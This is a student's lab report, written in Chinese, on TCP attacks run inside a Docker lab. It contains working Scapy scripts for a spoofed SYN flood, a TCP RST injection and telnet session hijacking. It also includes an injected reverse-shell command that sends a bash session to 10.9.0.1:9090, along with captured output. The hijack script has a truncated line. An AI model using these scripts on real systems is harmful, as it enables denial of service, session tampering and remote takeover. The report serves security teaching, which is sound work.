

Lab2 TCP攻击

3220102732

周伟战

Task1.1 使用 Python 发起攻击

我们这个实验任务，主要是进行 TCP 泛洪攻击。

在进行这个实验的前提是我们需要有一个攻击对象，也就是我们实验中给定的 `victim` 主机。如下图：

```
parallels ➔ ~/Desktop/NSP/lab2/Labsetup-arm ➔ dockps
0909227d31e5 victim-10.9.0.5
21062a57f29b seed-attacker
b9e7e1f2d863 user1-10.9.0.6
7e0fb2d31b36 user2-10.9.0.7
```

我们需要做的其实也很简单，就是通过 `seed-attacker` 对 `vicvtim` 发起 SYN 泛洪攻击。有个前提就是在给定的 `docker-compose.yml` 文件中对 `victim` 容器进行了关闭 `SYN Cookies` 的保护

code

这一部分是我的实验代码，其实很简单，就是一个计时器+一个进行泛洪攻击的循环，为了方便知道开始与结束，我进行了对应的打印日志来方便我的进行管理：

```
#!/bin/env python3

# 引入需要的类
from scapy.all import IP,TCP,send
from ipaddress import IPv4Address
from random import getrandbits
import time

# 这个实验我们目的是先进行1分钟的泛洪
# 我们对 victim 服务端 10.9.0.5:80 进行泛洪攻击
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23,flags='S')
pkt = ip/tcp

start_time = time.time()
duration = 60
print("start for SYN flooding")

while True:
    current_time = time.time()
    if current_time - start_time > 61:
        break;

    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    # 模拟 TCP source port 端口为 16 位的随机数
    pkt[TCP].sport = getrandbits(16)
    # 模拟一个32位的 sequence number
    pkt[TCP].seq = getrandbits(32)
    send(pkt,verbose=0)

print("SYN Flooding Over")
```

实验结果

我使用了 5 个程序进行并行攻击，可以达到比较稳定的泛洪作用

同时，我也将 victim 服务端的队列长度改成了 20 ,为了让效果更明显

运行上述的代码之后，我们在 10.9.0.6 客户端尝试利用 telnet 对端口 80 进行发起连接请求，发现了如下图的情况，则说明泛洪成功了。


```
docksh a
SYN Flooding 3 Over
SYN Flooding 1 Over
SYN Flooding 5 Over
SYN Flooding 2 Over
[4] - 9611 done      sudo python3 ./volumes/synflood4.py
[3] - 9610 done      sudo python3 ./volumes/synflood3.py
[1] - 9608 done      sudo python3 ./volumes/synflood1.py
[2] - 9609 done      sudo python3 ./volumes/synflood2.py
[5] + 9612 done      sudo python3 ./volumes/synflood5.py
parallels ➤ ~/Desktop/NSP/lab2/Labsetup-arm ➤ gcc -static -o synflood ./volumes/synflood.c
parallels ➤ ~/Desktop/NSP/lab2/Labsetup-arm ➤ ./synflood
Please provide IP and Port number
Usage: synflood ip port
✖ parallels ➤ ~/Desktop/NSP/lab2/Labsetup-arm ➤ ./synflood 10.9.0.5 23
socket() failed: Operation not permitted
✖ parallels ➤ ~/Desktop/NSP/lab2/Labsetup-arm ➤ sudo ./synflood 10.9.0.5 23
[sudo] password for parallels:
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
1
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
62
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
62
root@affed40ce9d1:/#

docksh f
seed@affed40ce9d1:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
affed40ce9d1 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
seed@affed40ce9d1:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
```

```
Connection closed by foreign host.
seed@affed40ce9d1:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

我们可以很容易的发现，就是我们的 `victim` 服务端的队列长度已经满了，无法再进行连接了。所以我从 `10.9.0.6` 进行发起 `telnet 10.9.0.5 23` 的时候，结果是一直处于无法连接的状态。

分析原因

正如实验文档提及，我认为一个很大的原因就是 `C语言` 程序的运行速度远比 `Python` 快，我们一开始使用 `python` 需要多个程序进行并行攻击，目的就是与正常的赛跑，服务端的 `tcp` 具有重传机制，在往 `destination IP && port` 进行发送 `SYN + ACK` 包的时候，如果不存在就会进行重传，如果超过了 5 次，那么就会把这个 `SYN` 包从队列中丢弃，那么就正是因为 `python` 很慢，在 `python` 并行攻击结束了之后，那么就会很多攻击包会从队列中移除，很容易就可以继续连接了。但是 `C语言` 的程序运行速度很快，所以我们只需要一个程序就可以进行攻击，那么就会导致队列中的 `SYN` 包一直存在，所以就会导致无法连接。

实验1.3 启用 SYN Cookies 保护

下图是我启用了 `SYN Cookies` 保护之后的实验结果：


```
docksh a
[1] 9608 done sudo python3 ./volumes/synflood1.py
[2] - 9609 done sudo python3 ./volumes/synflood2.py
[5] + 9612 done sudo python3 ./volumes/synflood5.py
parallels ~/Desktop/NSP/lab2/Labsetup-arm gcc -static -o synflood ./volumes/synflood.c
parallels ~/Desktop/NSP/lab2/Labsetup-arm ./synflood
Please provide IP and Port number
Usage: synflood ip port
x parallels ~/Desktop/NSP/lab2/Labsetup-arm ./synflood 10.9.0.5 23
socket() failed: Operation not permitted
x parallels ~/Desktop/NSP/lab2/Labsetup-arm sudo ./synflood 10.9.0.5 23
[sudo] password for parallels:
^C
x parallels ~/Desktop/NSP/lab2/Labsetup-arm ./synflood 10.9.0.5 23
socket() failed: Operation not permitted
x parallels ~/Desktop/NSP/lab2/Labsetup-arm sudo ./synflood 10.9.0.5 23

root@affed40ce9d1:/# ``shell
> $ gcc -static -o synflood synflood.c
>
> $ sudo ./synflood 10.9.0.5 23
bash: shell: command not found
bash: $: command not found
bash: $: command not found
root@affed40ce9d1:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
129
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
129
root@affed40ce9d1:/# ss -n state syn-recv sport = :23 | wc -l
129
root@affed40ce9d1:/#


docksh f
seed@affed40ce9d1:~$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
affed40ce9d1 login: 
```

虽然我使用了 C语言 的泛洪攻击，但是依旧不妨碍 10.9.0.6 可以进行正常的连接,说明 SYN Cookies 保护是有效的。

虽然看上图，查看当前的半连接队列是 129 个，但是事实上这个已经不会妨碍我们的正常连接了，因为开启了 syn_cookies 保护，所以就算队列满了，也不会影响我们的正常连接。我们不会经过这个半连接队列来进行等待，直接的进行身份的认证是否 cookies 正确来进行连接。

任务2 对 telnet 连接的 TCP 复位攻击

我们通过 wireshark 捕获到 10.9.0.7 对 10.9.0.6 的 23 端口进行的 telnet 通信，如下图:



Code

我们对复位攻击进行编写了下面的攻击代码,通过 `wireshark` 得知了具体的参数, 并且进行了 `RST` 包的构造:

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.7",dst="10.9.0.6")
tcp = TCP(sport=35930,dport=23,flags="R",seq=60)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

实验结果

我通过 `wireshark` 得知了具体的 `sport=35930` ,所以尝试利用已经知道的信息进行复位攻击, 结果如下:

在我使用了 `sudo python3 ./volumes/rst.py` 之后, 我立马发现了 `10.9.0.6` 捕获到了 `RST` 包, 然后二者之间的连接就断开了。

这个是在执行 python 程序之后得到的返回结果

```
parallels ~ / Desktop / NSP / lab2 / Labsetup - arm sudo python3 ./volumes / rst.py
version : BitField (4 bits) = 4 ('4')
ihl : BitField (4 bits) = None ('None')
tos : XByteField = 0 ('0')
len : ShortField = None ('None')
id : ShortField = 1 ('1')
flags : FlagsField = <Flag 0 (>) ('<Flag 0 (>)')
frag : BitField (13 bits) = 0 ('0')
ttl : ByteField = 64 ('64')
proto : ByteEnumField = 6 ('6')
chksum : XShortField = None ('None')
src : SourceIPField = '10.9.0.7' ('None')
dst : DestIPField = '10.9.0.6' ('None')
options : PacketListField = [] ('[]')
sport : ShortEnumField = 35930 ('20')
dport : ShortEnumField = 23 ('80')
seq : IntField = 60 ('0')
ack : IntField = 0 ('0')
dataofs : BitField (4 bits) = None ('None')
reserved : BitField (3 bits) = 0 ('0')
flags : FlagsField = <Flag 4 (R)> ('<Flag 2 (S)>')
window : ShortField = 8192 ('8192')
chksum : XShortField = None ('None')
urgptr : ShortField = 0 ('0')
options : TCPOptionsField = [] ('b''')
```

这个是 wireshark 捕获到的 RST 包,并且显示了中断了连接:

Capturing from br-a9dc443962ec						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp						
No.	Time	Source	Destination	Protocol	Length	Info
105	54.267420742	10.9.0.6	10.9.0.7	TELNET	67	Telnet Data ...
106	54.302171550	10.9.0.7	10.9.0.6	TELNET	67	Telnet Data ...
107	54.302378016	10.9.0.6	10.9.0.7	TELNET	67	Telnet Data ...
108	54.325605808	10.9.0.7	10.9.0.6	TELNET	67	Telnet Data ...
109	54.325955112	10.9.0.6	10.9.0.7	TELNET	67	Telnet Data ...
110	54.355119961	10.9.0.7	10.9.0.6	TELNET	67	Telnet Data ...
111	54.355516684	10.9.0.6	10.9.0.7	TELNET	67	Telnet Data ...
112	54.399133076	10.9.0.7	10.9.0.6	TCP	66	35930 → 23 [ACK] Seq=48 A
115	92.878727052	10.9.0.7	10.9.0.6	TCP	54	35930 → 23 [RST] Seq=3326

任务3 TCP会话劫持攻击

这个实验的内容简单的来说就是吗，通过注入恶意内容劫持两个受害者之间现有的 TCP 连接，如果这个连接是 telnet ,那么攻击者能够向会话中注入恶意命令(比如删除某个文件)，导致受害者执行这个命令。

Code

```
from scapy.all import *
def Attack(pkg):
    ip = IP(src=pkg[IP].src, dst=pkg[IP].dst)
    tcp = TCP(sport=pkg[TCP].sport, dport=pkg[TCP].dport, flags="A", seq=pkg[TCP].seq +
    data = "touch NetWork\r\n" # 创建一个新文件
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)

br = "br-a9dc443962ec"

sniff(iface=br, prn=Attack, filter="tcp and ip src 10.9.0.5 and ip dst 10.9.0.7")
```

实验结果

```
( '0' )
ack      : IntField          = 1428620639
( '0' )
dataofs  : BitField (4 bits) = None
( 'None' )
reserved : BitField (3 bits) = 0
( '0' )
flags    : FlagsField       = <Flag 16 (A
)> ( '<Flag 2 (S)>' )
window   : ShortField       = 8192
( '8192' )
chksum   : XShortField      = None
( 'None' )
urgptr   : ShortField       = 0
( '0' )
options  : TCPOptionsField  = []
( "b'" )
--
load     : StrField         = b'touch Net
Work\r\n' ( "b'" )
```

```
Ubuntu 20.04.6 LTS
f6bcff793348 login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-134-generic aa
rch64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and conten
t that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Mar 22 15:12:36 UTC 2025 from victim-10.9.0.5.
net-10.9.0.0 on pts/6
seed@f6bcff793348:~$ sss
-bash: sss: command not found
seed@f6bcff793348:~$
seed@f6bcff793348:~$
```

```
parallels > ~/Desktop/NSP/lab2/Labsetup-arm > dockps
101035221bba seed-attacker
affed40ce9d1 victim-10.9.0.5
f6bcff793348 user2-10.9.0.7
7f55097e9cf5 user1-10.9.0.6
parallels > ~/Desktop/NSP/lab2/Labsetup-arm >
```

```
seed@f6bcff793348:/$ ls
bin dev home media opt root sbin sys usr
boot etc lib mnt proc run srv tmp var
seed@f6bcff793348:/$ cd ~
seed@f6bcff793348:~$ ls
NetWork
seed@f6bcff793348:~$
```

我们发现已经在 10.9.0.7 这个 host 下成功创建了 NetWork 文件，说明我们的劫持攻击是成功的。

任务4 反向Shell攻击

我们只需要根据实验文档，将 data 的内容更改成如下

```
data = "\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
```

我们就可以得到下面的内容：

```
docksh 101035221bba
ack ('0') : IntField = 1428620662
('0') : IntField = 1428620662
dataofs : BitField (4 bits) = None
('None') : BitField (4 bits) = None
reserved : BitField (3 bits) = 0
('0') : BitField (3 bits) = 0
flags : FlagsField = <Flag 16 (A
)> ('<Flag 2 (S)>')
window : ShortField = 8192
('8192') : ShortField = 8192
chksum : XShortField = None
('None') : XShortField = None
urgptr : ShortField = 0
('0') : ShortField = 0
options : TCPOptionsField = []
('b''') : TCPOptionsField = []
--
load : StrField = b'\r\n/bin/
bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n' ("b'")
[]

root@ubuntu-linux-22-04-02-desktop:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 35502
seed@f6bcff793348:~$ ls
ls
Network
seed@f6bcff793348:~$

parallels > ~/Desktop/NSP/lab2/Labsetup-arm > docksh
101035221bba seed-attacker Ubuntu 20.04.6
affed40ce9d1 victim-10.9.0.5 7f55097e9cf5 lo
f6bcff793348 user2-10.9.0.7 Login timed out after 60 seconds.
7f55097e9cf5 user1-10.9.0.6 Connection lost by foreign host.
parallels > ~/Desktop/NSP/lab2/Labsetup-arm > docksh af
root@affed40ce9d1:/# telnet 10.9.0.7
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
7f55097e9cf5 lo
f6bcff793348 login: seed
seed@f6bcff793348:~$ ls
ls
Network
seed@f6bcff793348:~$
```

我们发现了右上角的 攻击方的 `nc` 已经成功的连接上了反向 `shell` ,也就是得到了 `10.9.0.7` 的 `shell` 权限。

本次实验就到这里了，主要是使用了AI 工具进行了原理的学习与理解，以及实验文档中给的命令行的解释学习。